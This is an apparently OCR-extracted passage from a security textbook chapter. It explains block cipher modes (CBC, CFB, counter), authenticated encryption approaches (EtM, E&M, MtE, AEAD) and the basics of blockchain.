

Figure 20.10: Electronic Code Book (ECB) mode encryption

- **Cipher Block Chaining (CBC) Mode**

  The CBC mode is an improvement over ECB that rectifies most of the security flaws in ECB. In the CBC mode, the process of encryption requires an initialization vector and a secret key. First, the plaintext is divided into blocks of the same size. The first block is XOR with the initialization vector (IV), and the resultant is sent as input to the block cipher encryption algorithm, along with the secret key. The output is the first block of ciphertext. This cipher block is used to perform XOR with the next plaintext block; the chain process continues till the last block of plaintext.

  On the destination side, the first block of ciphertext and secret key is sent to the block cipher decryption algorithm, and the result is XOR with the same IV. The output is the first block of plaintext. For the next cipher blocks, in the place of the IV, the previously used cipher block is input to perform XOR; this process continues for the remaining cipher blocks. However, this mode also has a problem: if one generated ciphertext block has an error, it propagates to the subsequent cipher blocks.

Ciphertext

Figure 20.11: Cipher Block Chaining (CBC) mode encryption

- **Cipher Feedback (CFB) Mode**

  In the CFB mode, previously generated ciphertext is used as feedback for the encryption algorithm to encrypt the next plaintext block to ciphertext. First, the initialization vector (IV) is stored in a shift register and sent to the encryption algorithm, along with a secret key. From the result of that encryption, the first S bits are selected, and the XOR operation is performed with a plaintext block of size S. The resultant output is the ciphertext block. For the next encryption block, the previous cipher block is given as the input to the shift register; it shifts S bits to the left, and the process is continued till the end of the plaintext.

  On the destination side, the decryption process is the same till the XOR operation. The XOR operation is performed for the first S bits from the result of the encryption algorithm and the first cipher block, and the output is the first block of plaintext. For the subsequent blocks, the previously used cipher block is taken as the input for the shift register, and the process continues till the last cipher block. The advantage of this mode is that it makes cryptanalysis difficult as it has some data loss because of the use of shift registers.

Figure 20.12: Cipher Feedback (CFB) mode encryption

- **Counter Mode**

  The counter mode is a block cipher mode of operation that uses a counter value in the encryption and decryption process. A counter value is initiated and sent as the input to the block cipher encryption algorithm with a secret key, and the result is subjected to the XOR operation with a block of plaintext. The output is the ciphertext block. This process is performed in a sequential manner to encrypt all the other plaintext blocks.

  On the destination side, this mode uses the same counter values and secret keys. The same encryption algorithm is used to encrypt the counter value and secret key, the result is subjected to the XOR operation with the obtained ciphertext block, and the output contains plaintext.

  The counter mode eliminates the problem of error propagation because it does not use previously generated ciphertext in encryption or decryption. The counter mode requires synchronized counter values on both the source and destination sides.

Modes of Authenticated Encryption

- Modes of authenticated encryption ensure the **integrity** and **confidentiality** of transmitted messages and rectifies the problem of chosen ciphertext attacks

Authenticated Encryption with Message Authentication Code (MAC)

- The message authentication code (MAC) is a value obtained by **hashing a plaintext message** using a shared secret key
  - Encrypt-then-MAC (EtM)
  - Encrypt-and-MAC (E&M)
  - MAC-then-encrypt (MtE)

Authenticated Encryption with Associated Data (AEAD)

- AEAD is another approach used to ensure the **integrity** and **authenticity** of a message
- This approach adds additional data to the ciphertext at certain places to **thwart chosen ciphertext attacks**

Modes of Authenticated Encryption

Authenticated encryption (AE) modes of operation provide integrity and confidentiality for a transmitted message. In any cipher mode of operation, encryption/decryption is possible only with the shared secret key, preventing man-in-the-middle (MITM) attacks. However, the attacker can perform a chosen ciphertext attack to crack the encryption schema. The AE schema rectifies the problem of chosen cipher attacks. In AE modes, the ciphertext is combined with a message authentication code (MAC). Therefore, choosing a part in the ciphertext is not possible, and the AE scheme rejects improper ciphertexts while decrypting.

Authenticated encryption with Message Authentication Code (MAC)

A MAC is a value obtained by hashing a plaintext message using a shared secret key. It provides integrity for the message, and the receiver can verify the message using the hash value attached to it. The following are the three different ways of using a MAC while encrypting a message.

- **Encrypt-then-MAC (EtM)**

  In this approach, the plaintext is first encrypted using a secret key. For the obtained ciphertext, a hash value called message authentication code (MAC) is generated. The MAC is attached to the ciphertext and transmitted. This approach provides higher security for the transmitted message than other AE approaches.

- **Encrypt-and-MAC (E&M)**


  In the E&M approach, a MAC is first generated for the plaintext, following which the plaintext is encrypted using a secret key. Finally, both the ciphertext and MAC are combined and transmitted.

- **MAC-then-encrypt (MtE)**

  In the MtE approach, a MAC is first generated for the plaintext using the hash function, and the MAC is combined with the plaintext. The combination of the plaintext and MAC is encrypted with a secret key to produce ciphertext. The ciphertext contains the encrypted MAC.

Authenticated Encryption with Associated Data (AEAD)

AEAD is another approach used to ensure the integrity and authenticity of a message that contains both encrypted and unencrypted data. This approach adds additional data to the ciphertext at certain places to thwart chosen ciphertext attacks. The message header is kept unencrypted so that the receiver can verify the source of the message, and the payload is encrypted to ensure confidentiality.



Applications of Cryptography – Blockchain

- A blockchain, also referred to as **distributed ledger technology** (DLT), is used to record and store the history of transactions in the form of blocks
- For multiple transactions, **multiple blocks are created**, which are linked together to form a “blockchain”

Process of Creating a Blockchain

1. The participant requests a transaction
2. A block is created and broadcasted to the members in the network
3. Members validate the transaction
4. The block is added to the blockchain
5. A copy of the shared ledger is generated and made available to all members

Types of Blockchain

1. Public Blockchain
2. Private Blockchain
3. Federated Blockchain
4. Hybrid Blockchain

Applications of Cryptography – Blockchain

A blockchain is a type of distributed ledger technology (DLT) that is used to record and store the history of transactions securely in the form of blocks. Data recorded in blockchains are resistant to unwanted modifications, and account transparency is maintained through cryptographic techniques. For multiple transactions, multiple blocks are created, which are cryptographically linked together to form a “blockchain.” This chain of records or blocks are known as ledgers, which are shared in the network to make other participants aware of all the transaction details and the number of bits owned by each member. The members in the network authenticate blocks using their hash values, and the hashes are further validated by crypto miners using complex cryptographic algorithms, following which the blocks are approved to join the blockchain mechanism.

Blockchains are generally implemented using two mechanisms: hash functions (mostly SHA-256) and asymmetric key algorithms. The process of validating blocks is known as “proof of work,” for which crypto miners are compensated, and the process of adding blocks to a blockchain after performing “proof of work” is referred to as “crypto mining.”

Each block in a blockchain consists of three elements: data (transaction details), hash, and the hash of the previous block. Every time a new block is created using a new hash value, the hash value is shared with the next block. The first block in a blockchain referred to as the genesis and is represented by 0s. Once a block verifies its previous block’s hash, it is allowed to join the blockchain.

